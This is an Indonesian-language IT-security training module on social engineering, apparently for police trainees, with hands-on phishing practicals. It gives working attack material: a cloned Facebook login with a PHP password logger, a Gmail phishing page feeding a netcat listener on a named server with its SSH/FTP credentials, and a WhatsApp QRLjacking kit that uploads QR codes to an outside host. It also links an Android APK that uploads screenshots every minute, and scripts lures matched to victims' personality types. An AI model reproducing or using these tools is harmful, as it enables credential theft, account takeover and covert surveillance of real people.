Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 6. Serangan Social Engineering

Table of Content

1. Mengenal social engineering

Social engineering adalah teknik manipulasi psikologis yang digunakan oleh penyerang untuk memengaruhi seseorang agar memberikan informasi rahasia, memberikan akses ke sistem, atau melakukan tindakan tertentu yang merugikan.

Berbeda dengan peretasan tradisional yang mencari celah pada *software* atau sistem keamanan, social engineering justru mengincar **"mata rantai terlemah"** dalam keamanan siber, yaitu **manusia**.

Bagaimana Cara Kerjanya?

Para pelaku biasanya memanfaatkan sifat dasar manusia seperti rasa percaya, keinginan untuk membantu, ketakutan akan otoritas, atau rasa penasaran. Berikut adalah siklus umum serangannya:

1. **Investigasi:** Mengumpulkan informasi tentang target (melalui media sosial atau situs perusahaan).
2. **Pendekatan:** Menghubungi target dengan identitas palsu (misal: mengaku sebagai staf IT atau bank).
3. **Eksploitasi:** Memanipulasi target agar memberikan data atau melakukan kesalahan keamanan.
4. **Eksekusi:** Menggunakan informasi yang didapat untuk mencuri uang, data, atau merusak sistem.

Jenis-Jenis Social Engineering

Berikut adalah daftar lengkap jenis-jenis teknik *social engineering*:

1. Social Engineering Berbasis Teknologi (Digital)

Teknik ini menggunakan media elektronik untuk menipu korban.

- **Phishing:** Mengirim email massal yang menyamar sebagai instansi resmi (bank, admin IT) untuk mencuri kredensial.
- **Spear Phishing:** Versi yang lebih tertarget. Hacker mengincar individu tertentu (misal: Manajer Keuangan) dengan riset mendalam agar pesan terlihat sangat meyakinkan.
- **Whaling:** Serangan *phishing* yang secara khusus menargetkan "ikan besar" atau eksekutif tingkat tinggi (CEO, CFO).
- **Smishing (SMS Phishing):** Penipuan melalui pesan teks (SMS) atau aplikasi pesan instan (WhatsApp/Telegram).
- **Vishing (Voice Phishing):** Penipuan melalui telepon, di mana pelaku mengubah suara atau memalsukan nomor telepon agar terdengar seperti pihak bank atau polisi.
- **Angler Phishing:** Menggunakan akun media sosial palsu yang menyamar sebagai layanan pelanggan (*customer service*) untuk merespons keluhan pengguna dan mencuri data mereka.

2. Social Engineering Berbasis Fisik & Interaksi Langsung

Teknik ini melibatkan kehadiran fisik atau kontak langsung dengan korban di dunia nyata.

- **Dumpster Diving:** Mencari dokumen sensitif (kata sandi, laporan keuangan, memo) di tempat pembuangan sampah perusahaan.
- **Tailgating (Piggybacking):** Mengikuti orang yang memiliki akses sah masuk ke dalam gedung atau ruangan terlarang (misal: menempel di belakang karyawan yang sedang menempelkan kartu akses).
- **Baiting (Umpan):** Meninggalkan perangkat fisik seperti Flashdisk yang sudah terinfeksi *malware* di tempat umum (parkiran, kantin) dengan label menarik agar orang memungut dan mencolokkannya ke komputer kantor.
- **Shoulder Surfing:** Mengintip dari balik bahu korban saat mereka sedang mengetikkan PIN ATM, kata sandi laptop, atau kunci pola HP.
- **Pretexting:** Menciptakan skenario palsu (preteks) untuk menipu korban. Contoh: Hacker berpura-pura menjadi teknisi internet yang datang ke kantor untuk melakukan "perbaikan rutin" agar bisa masuk ke ruang server.

3. Social Engineering Berbasis Psikologi & Manipulasi

Teknik ini bermain dengan emosi korban untuk mencapai tujuan tertentu.

- **Quid Pro Quo (Sesuatu untuk Sesuatu):** Hacker menawarkan bantuan atau layanan sebagai imbalan atas informasi. Contoh: Menelpon karyawan secara acak, mengaku sebagai tim IT, dan menawarkan bantuan perbaikan komputer namun meminta kata sandi sebagai syaratnya.
- **Scareware:** Menakut-nakuti korban dengan peringatan palsu (misal: "Komputer Anda Terinfeksi Virus!") agar korban panik dan mengunduh aplikasi berbahaya yang diklaim sebagai pembersih.
- **Honey Trap (Umpan Cinta):** Pelaku berpura-pura menjalin hubungan asmara secara *online* untuk mendapatkan informasi rahasia atau memeras korban secara finansial.
- **Watering Hole Attack:** Hacker mengamati situs web yang sering dikunjungi oleh kelompok tertentu (misal: situs berita industri), meretas situs tersebut, dan menanamkan *malware* di sana untuk menginfeksi pengunjung dari perusahaan target.

Ringkasan Prinsip Manipulasi

Semua teknik di atas biasanya memanfaatkan enam prinsip psikologi manusia:

1. **Otoritas:** Berpura-pura menjadi atasan atau polisi atau bahkan pejabat pemerintah.
2. **Urgensi:** Menciptakan rasa panik (misal: "Akun Anda akan diblokir dalam 1 jam").
3. **Ketakutan:** Mengancam dengan konsekuensi hukum atau teknis.
4. **Kelangkaan:** Menawarkan hadiah terbatas.
5. **Keinginan Membantu:** Memanfaatkan sifat baik manusia (seperti pada teknik *Tailgating*).
6. **Keakraban:** Membangun hubungan baik sebelum menyerang.

4. Social Engineering yang cocok untuk 4 jenis karakter manusia

Berikut adalah teknik *social engineering* yang paling efektif untuk masing-masing karakter:

1. Sanguinis: Teknik *Flattery* (Pujian) & *Social Validation*

Sanguinis sangat menyukai perhatian dan ingin merasa disukai. Mereka cenderung kurang waspada terhadap detail jika suasana hatinya sedang senang.

- **Cara Kerja:** Pelaku memberikan pujian berlebihan tentang penampilan atau pencapaian mereka. Setelah Sanguinis merasa nyaman dan "terbang" oleh pujian, mereka akan lebih mudah membagikan informasi atau memberikan akses karena ingin terus menjaga hubungan baik tersebut.
- **Contoh:** "Wah, Anda terlihat sangat berpengaruh di kantor ini! Pasti Anda punya akses ke sistem pusat, kan? Boleh saya lihat sebentar?"

2. Melankolis: Teknik *Pretexting* (Kebutuhan Data & Otoritas)

Melankolis tidak mudah tertipu oleh pujian, tetapi mereka sangat menghargai data, prosedur, dan keinginan untuk membantu jika tujuannya logis.

- **Cara Kerja:** Pelaku berpura-pura menjadi figur otoritas atau teknisi yang membawa data mendetail. Pelaku menggunakan istilah teknis yang rumit agar Melankolis merasa "tertantang" secara intelektual atau merasa perlu membantu untuk memperbaiki sebuah kesalahan sistem demi kesempurnaan.
- **Contoh:** Menyamar sebagai staf IT pusat yang mengirimkan laporan kesalahan (log) palsu dan meminta Melankolis melakukan verifikasi data sensitif untuk "memperbaiki sistem yang tidak rapi."

3. Plegmatis: Teknik *Baiting* (Rasa Kasihan & Menghindari Konflik)

Plegmatis adalah orang yang sangat suportif dan tidak suka berkata "tidak" karena ingin menjaga kedamaian.

- **Cara Kerja:** Pelaku menggunakan pendekatan yang memancing rasa kasihan (*pity*) atau menunjukkan bahwa mereka sedang dalam kesulitan besar. Plegmatis, yang secara alami ingin membantu dan menghindari konfrontasi, akan sulit menolak permintaan tolong meskipun itu sedikit melanggar aturan.

- **Contoh:** "Saya baru di sini dan sangat bingung, jika saya tidak bisa masuk ke ruangan ini sekarang, saya akan dipecat. Tolong pinjamkan kartu akses Anda sebentar saja."

4. Koleris: Teknik *Scarcity* (Kelangkaan) & *Challenge* (Tantangan)

Koleris ingin selalu memegang kendali dan menjadi yang pertama. Mereka tidak suka merasa tidak berdaya atau tertinggal.

- **Cara Kerja:** Pelaku menciptakan urgensi palsu yang menuntut keputusan cepat atau memberikan tantangan yang membuat Koleris merasa harus segera bertindak untuk membuktikan kompetensi mereka. Mereka sering terjebak karena ingin menunjukkan bahwa mereka bisa menyelesaikan masalah dengan cepat.
- **Contoh:** "Sistem ini akan meledak/rusak dalam 5 menit jika tidak ada pemimpin yang mengambil tindakan. Hanya Anda yang punya wewenang untuk memasukkan kode bypass ini sekarang!"

2. Phising

Phishing (diambil dari kata *fishing* yang berarti memancing) adalah salah satu bentuk penipuan siber di mana pelaku mencoba mencuri informasi sensitif. Caranya adalah dengan menyamar sebagai pihak terpercaya dan memberikan "umpan" agar korban memberikan datanya secara sukarela.

Informasi yang biasanya diincar meliputi:

- **Data Pribadi:** Nama lengkap, alamat, NIK.
- **Data Akun:** Username, password, email.
- **Data Finansial:** Nomor kartu kredit, PIN ATM, kode OTP (One-Time Password).

Bagaimana Cara Kerjanya?

Serangan phishing biasanya mengikuti pola yang sederhana namun sangat efektif dalam memanipulasi psikologi manusia:

1. **Persiapan:** Pelaku membuat "umpan" berupa email, SMS, atau situs web palsu yang sangat mirip dengan aslinya (misalnya meniru tampilan bank BCA, Instagram, atau Netflix).
2. **Penyebaran:** Pelaku mengirimkan umpan tersebut secara massal (blind phishing) atau ke target spesifik.
3. **Manipulasi (Urgensi):** Pesan biasanya berisi ancaman atau janji manis agar korban panik/senang, seperti *"Akun Anda akan diblokir dalam 24 jam!"* atau *"Selamat! Anda memenangkan hadiah 10 juta!"*
4. **Eksekusi:** Korban mengklik link dan memasukkan data di situs palsu tersebut. Data ini langsung terkirim ke server pelaku.
5. **Pemanfaatan:** Pelaku menggunakan data tersebut untuk menguras saldo rekening, menjual data, atau mengambil alih akun media sosial.

Jenis-Jenis Phishing yang Populer

- **Email Phishing:** Cara paling umum melalui email massal.
- **Web / Application Phising** : membuat web / aplikasi dengan login yang serupa aslinya untuk mendapatkan user dan password target
- **Spear Phishing:** Serangan yang ditargetkan khusus kepada individu tertentu dengan menyertakan detail pribadi agar terlihat sangat meyakinkan.
- **Smishing (SMS Phishing):** Menggunakan pesan teks atau WhatsApp. Seringkali menggunakan modus "kurir paket" atau "undangan pernikahan" berformat file APK.

- **Vishing (Voice Phishing):** Penipuan melalui telepon di mana pelaku berpura-pura menjadi petugas bank atau kepolisian.
- **Whaling:** Serangan phishing yang ditujukan kepada "ikan besar" atau pejabat tinggi di perusahaan (CEO/CFO).

Pada contoh kali ini kita akan mencoba praktek phising untuk :

1. hack akun facebook

2. hack akun gmail

1. hack akun facebook

Untuk hack akun facebook, kita akan menggunakan metode phising web, di mana kita akan membuat web yang sama persis seperti facebook dengan isian login dan password, tujuanya adalah memancing korban agar mengisi login dan password agar terekam di web facebook palsu yang kita siapkan.

Source code untuk halaman palsu facebook bisa didownload dari
http://syncrumlogistics.com/skrip/fb.zip

Source code di atas dibuat dengan cara di bawah ini :

Untuk membuat halaman login mirip facebook, buka https://facebook.com lalu klik kanan→ view source

Lalu kopi source code tersebut ke mousepad di kali linux, selanjutnya edit source code di bagian :

<form class="_9vtf" data-testid="royal_login_form" action="/login/?privacy_mutation_token=eyJ0eXBlIjowLCJjcmVhdGlvbl90aW1lIjoxNzY2ODQ5NzU0LCJjYWxsc2l0ZV9pZCI6MzgxMjI5MDc5NTc1OTQ2fQ%3D%3D&next" method="post" id="u_0_2_VU">

menjadi :

<form class="_9vtf" data-testid="royal_login_form" action="login.php" method="post" id="u_0_2_VU">

selanjutnya hapus kode ini :

<script src="https://static.xx.fbcdn.net/rsrc.php/v4/yD/r/rhIxe4_e6qI.js" data-bootloader-hash="dThAkGE" crossorigin="anonymous"></script>

Simpan dengan nama file index.php

lalu buat file log.txt di folder yang sama dengan index.php

Langkah terakhir adalah membuat file untuk log email dan password tadi, siapkan file dengan nama login.php dengan isi kode ini :

```
<?php
// Aktifkan laporan error untuk mencari tahu penyebabnya
error_reporting(E_ALL);
ini_set('display_errors', 1);

$email = $_POST['email'] ?? 'Tidak ada email';
$pass = $_POST['pass'] ?? 'Tidak ada pass';
```

```
if (!empty($_POST['email']) && !empty($_POST['pass'])) {
    $data = $email . "|" . $pass . PHP_EOL;

    $result = file_put_contents(__DIR__ . "/log.txt", $data, FILE_APPEND | LOCK_EX);

    echo "<meta http-equiv=\"refresh\" content=\"0;url=https://facebook.com\">";
}
else {
    echo "<meta http-equiv=\"refresh\" content=\"0;url=index.php\">";
}
?>
```

Selanjutnya upload source code tersebut ke web yang telah Anda siapkan.

Untuk contoh praktek ini sudah disiapkan web phising untuk facebook di alamat :


https://facebook.dor.asia/

Silahkan uji coba mengisi login dan password facebook, maka akan terekam di file log.txt yang berada di alamat

https://facebook.dor.asia/log.txt

Untuk memancing orang agar mengunjungi link https://facebook.dor.asia/ dan mengisi email dan passwordnya adalah sesuai kreatifitas Anda.

Ini adalah contoh :



Silahkan gunakan teknik social engineering untuk memancing target Anda mengunjungi situs facebook palsu di https://facebook.dor.asia dan mengisi username dan passwordnya.

Contoh contoh :

- Permisi kak, ada game facebook baru bisa dicek di : https://facebook.dor.asia/

- Kak, ada yang ngirim foto lucu, bisa dicek di https://facebook.dor.asia/

dan lain lain sesuai kreatifitas Anda

2. hack akun gmail

Metode yang akan kita gunakan adalah phising di mana kita akan membuat halaman login email mirip gmail.com

source code bisa didownload di https://dor.asia/gmail.tar.bz2

Untuk web login gmail palsu sudah disiapkan di http://syncrumlogistics.com/docs/gmail/

Untuk menangkap email dan password yang akan diketikkan oleh korban kita, kita gunakan netcat dari server syncrumlogistics.com

ssh alfan@syncrumlogistics.com

pass : synlog123

Pada server syncrumlogistics.com kita jalankan netcat dengan nohup :

sudo su

ketikkan password : synlog123

ketik :

nohup nc -lkvp 8889 > output.txt 2>&1 &

Perintah di atas akan melog http post ke syncrumlogistics di port 8889 di mana hasilnya akan disimpan di file output.txt.

file output.txt terdapat pada direktori /home/alfan

File tersebut akan melog email dan password gmail korban kita.

Sebelum membagikan link tersebut ke korban, misal lewat chat whatsapp, selalu gunakan netcat untuk logging email dan password yang akan ditangkap.

nohup nc -lkvp 8889 > output.txt 2>&1 &

Contoh hasil log :

Connection received on 114.79.4.254 42992
POST / HTTP/1.1
Host: syncrumlogistics.com:8889
Connection: keep-alive
Content-Length: 108
Cache-Control: max-age=0
Origin: http://syncrumlogistics.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://syncrumlogistics.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

identifier=ringlayer%40gmail.com&email=ringlayer%40gmail.com&password=passw0rd12345&TrustDevice=true&ca=&ct=

%40 adalah kode url encode untuk karakter @

terlihat ada log email : ringlayer@gmail.com

password : passw0rd12345

3. Social Engineering untuk Hack Whatsapp

Part 1. hack akun whatsapp dengan teknik QRLjacking

Apa itu QRLjacking?

QRLjacking adalah metode serangan di mana peretas "membajak" sesi login berbasis kode QR. Alih-alih mencuri kata sandi, peretas menipu korban agar memberikan akses sesi (session) secara langsung.

Bagaimana Cara Kerjanya?

1. Persiapan: Hacker menyiapkan situs web palsu (phishing) yang sudah ditanamkan skrip untuk mengambil kode QR asli dari situs resmi (seperti `web.whatsapp.com`) secara *real-time*.
2. Social Engineering: Hacker mengirimkan link web tersebut kepada target dengan berbagai alasan, misalnya: "Scan QR ini untuk mendapatkan hadiah," "Verifikasi akun," atau "Login ke layanan diskon."
3. Relay (Penyaluran): Ketika target membuka web hacker, web tersebut menampilkan kode QR milik hacker yang terus diperbarui.
4. Eksekusi: Begitu target melakukan scan dengan aplikasi WhatsApp di HP mereka, mereka sebenarnya sedang mengizinkan browser peretas untuk masuk ke akun mereka.
5. Akses Penuh: Hacker kini memiliki akses penuh ke chat, kontak, dan pesan korban selama sesi tersebut aktif.

Social Engineering (Rekayasa Sosial) adalah **payung besar** atau metode pendekatan utamanya, sedangkan **QRLjacking** adalah teknik teknis spesifik yang digunakan untuk mengeksekusi serangan tersebut.

Untuk memudahkan pemahaman, kita bisa melihatnya seperti ini:

1. Social Engineering (Metodenya)

Ini adalah aspek **psikologisnya**. Hacker memanipulasi pikiran dan kepercayaan target agar mau melakukan sesuatu yang sebenarnya berbahaya.

- **Contoh dalam kasus ini:** Hacker berpura-pura menjadi layanan pelanggan, teman yang butuh bantuan, atau menawarkan hadiah gratis agar kamu mau mengklik link dan melakukan scan QR. Tanpa *social engineering*, korban tidak akan pernah mau membuka web palsu tersebut.

2. QRLjacking (Alat/Teknik Eksploitasinya)

Ini adalah aspek **teknisnya**. Ini adalah metode "pencurian" sesi yang terjadi di balik layar setelah korban terpancing oleh *social engineering* tadi.

- **Contoh dalam kasus ini:** Skrip yang mencuri QR code dari server WhatsApp dan menampilkannya di web palsu adalah bagian dari teknis QRLjacking.

Hubungan Keduanya dalam Serangan Siber

Dalam dunia keamanan siber, sebuah serangan biasanya terdiri dari beberapa tahapan. Struktur serangan yang kamu tanyakan biasanya mengikuti pola ini:

Tahapan	Nama Aksi	Penjelasan
Pancingan	*Social Engineering*	Menipu korban melalui chat/email agar percaya.
Media	*Phishing*	Mengarahkan korban ke website palsu yang mirip aslinya.
Eksekusi	**QRLjacking**	Membajak kode QR agar hacker bisa masuk ke akun korban.

Ok, sekian teorinya, untuk hack akun whatsapp, kita akan menggunakan metode QRLjacking di mana kita akan memancing target kita untuk scan qr code yang telah kita siapkan di web kita dengan whatsappnya.

Cara ini hanya berlaku jika korban sedang menyalakan laptop / komputer, kemudian kita mengirimkan chat lewat whatsapp yang akan terlihat di bagian chat pada whatsapp pada android korban yang intinya memancing korban agar scan qrcode whatsapp di web yang telah kita siapkan.

Sebelumnya, di kali linux kita instalasi dahulu chromedriver

sudo rm /usr/lib/python3.*/EXTERNALLY-MANAGED

sudo apt update

sudo apt install python3-pip python3-venv -y

wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb

sudo apt install ./google-chrome-stable_current_amd64.deb -y

pip install selenium

pip install webdriver-manager

Tujuanya adalah untuk membuka whatsapp web dengan skrip python selenium dan secara berkala mengecek perubahan qrcode di whatsapp web, jika berubah akan langsung diupload ke server.

Skenario Penyerangan dengan Social Engineering

Korban harus sedang menyalakan laptop / komputer dan terhubung ke internet dan ponsel korban memiliki akses internet.

Penyerang menyiapkan web berisi qrcode whatsapp yang akan discan dari whatsapp korban, dengan iming iming untuk klaim hadian undian dari whatsapp, misal untuk mendapatkan bonus pulsa sebesar 100.000

Di komputer penyerang, kita membuka whatsapp web dengan skrip python selenium, skrip tersebut kemudian mengunggah qrcode ke web yang telah disiapkan penyerang


Penyerang kemudian mengirimkan link web yang berisi qrcode tadi melalui chat ke korban.

Jika korban terpancing untuk scan qrcode maka web whatsapp yang terbuka di laptop penyerang akan berhasil login ke akun whatsapp korban.

Langkah 1. Menyiapkan web social engineering berisi qrcode

Web sudah disiapkan dengan alamat :

http://syncrumlogistics.com/whatsapp/



Source bisa didownload di https://yale.co.id/android/whatsapp.tar.bz2

Langkah 2. Menyiapkan skrip python dengan selenium untuk membuka web whatsapp dan menggunggah qr code setiap 3 detik

Siapkan skrip python selenium sebagai berikut :

```
#!/usr/bin/env python3
import time
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

def grab_whatsapp_qr():
    # Konfigurasi Chrome Options
    chrome_options = Options()



    chrome_options.add_argument("--no-sandbox")
    chrome_options.add_argument("--disable-dev-shm-usage")
    # User-agent tetap diperlukan agar WhatsApp tidak mendeteksi bot
    chrome_options.add_argument("--user-agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36")
```

```
    # Inisialisasi WebDriver
    driver = webdriver.Chrome(options=chrome_options)

    print("Membuka WhatsApp Web di jendela browser...")
    driver.get("https://web.whatsapp.com")

    try:
        while True:
            try:
                # Tunggu elemen canvas (QR) muncul maksimal 20 detik
                wait = WebDriverWait(driver, 20)
                qr_element = wait.until(EC.presence_of_element_located((By.TAG_NAME,
"canvas")))

                # Mengambil screenshot hanya pada bagian QR Code
                qr_element.screenshot("qr.png")

                print(f"[{time.strftime('%H:%M:%S')}] QR Code berhasil disimpan ke qr.png")

            except Exception as e:
                # Jika sudah login, elemen canvas tidak akan ditemukan
                print("QR Code tidak ditemukan (Mungkin sudah login atau sedang loading...)")

            # Jeda 5 detik
            time.sleep(5)

    except KeyboardInterrupt:
        print("\nProgram dihentikan.")
    finally:
        driver.quit()

if __name__ == "__main__":
    grab_whatsapp_qr()
```

simpan dengan nama file wa.py, selanjutnya siapkan skrip python dengan nama upload.py dengan isi sebagai berikut :

```
#!/usr/bin/env python3

import ftplib
import time
import os

# Konfigurasi Server
FTP_HOST = "syncrumlogistics.com"
FTP_USER = "alfan"
FTP_PASS = "synlog123"
```

```
REMOTE_PATH = "/var/www/syncrum/public/whatsapp"
FILE_NAME = "qr.png"

def upload_file():
    try:
        # Inisialisasi koneksi FTP
        ftp = ftplib.FTP(FTP_HOST)
        ftp.login(FTP_USER, FTP_PASS)

        # Pindah ke direktori tujuan
        ftp.cwd(REMOTE_PATH)

        # Buka file lokal dan unggah
        with open(FILE_NAME, 'rb') as file:
            ftp.storbinary(f'STOR {FILE_NAME}', file)

        print(f"[+] Berhasil mengunggah {FILE_NAME} pada {time.ctime()}")

        # Tutup koneksi
        ftp.quit()
    except Exception as e:
        print(f"[!] Terjadi kesalahan: {e}")

if __name__ == "__main__":
    print(f"Memulai pemantauan dan pengunggahan {FILE_NAME} setiap 3 detik...")
    while True:
        if os.path.exists(FILE_NAME):
            upload_file()
        else:
            print(f"[!] File {FILE_NAME} tidak ditemukan di direktori saat ini.")

        time.sleep(3)
```

Kedua skrip bisa didownload dari http://syncrumlogistics.com/whatsapp/wa.tar.bz2

Jalankan kedua file di terminal :

./wa.py

kemudian :


./upload.py

Langkah 3. Kirimkan link phising qrcode ke hp korban

Langkah selanjutnya mengirimkan lewat chat ke hp korban (atau bisa juga dikirim ke gmail korban, tapi belum tentu dibaca korban) untuk link whatsapp qrcode phising yang telah kita siapkan yaitu :

http://syncrumlogistics.com/whatsapp

Jika korban terpancing maka pada contoh kali ini, kita berhasil login ke whatsapp webnya :



Part 2. Intai Smartphone dan Whatsapp dengan Aplikasi Penyadap Layar

Pada contoh selanjutnya kita bukan akan hack whatsapp tapi kita mempunyai tujuan akhir agar korban tertipu dan mau menginstall aplikasi penangkap layar android yang telah kita siapkan.

Source code aplikasi bisa Anda download di **https://yale.co.id/android/Tangkap.zip**

Aplikasi yang sudah dijadikan apk bisa didownload di **https://yale.co.id/android/tangkap.apk**

Cara kerja aplikasi ini :

aplikasi ini akan melakukan screenshot setiap menit dan menguploadnya ke syncrumlogistics.com/screenshot

di mana aplikasi akan membuat folder otomatis sesuai dengan device identifier masing masing android.

Misal :

22c87609c5b140c7

Agar korban mau menginstall aplikasi ini silahkan cari tahu apa yang disukai / ditakuti korban, misal dengan pelacakan di sosmed.

Atau misal diketahui kira kira karakter korban termasuk sanguinis, melankolis, plegmatis atau koleris maka lakukan teknik social engineering yang sesuai berdasarkan karakter korban agar korban mau menginstall aplikasi dan menjalankanya di hp androidnya.

Dengan aplikasi ini maka layar hp korban akan ditangkap oleh aplikasi secara otomatis setiap menit dan disimpan di server syncrumlogistics.com ke direktori dengan indentifier unik masing masing android di syncrumlogistics.com/screenshot

Kita bisa memonitor whatsappnya, akun facebook, instagram, youtube, email dan lain lain.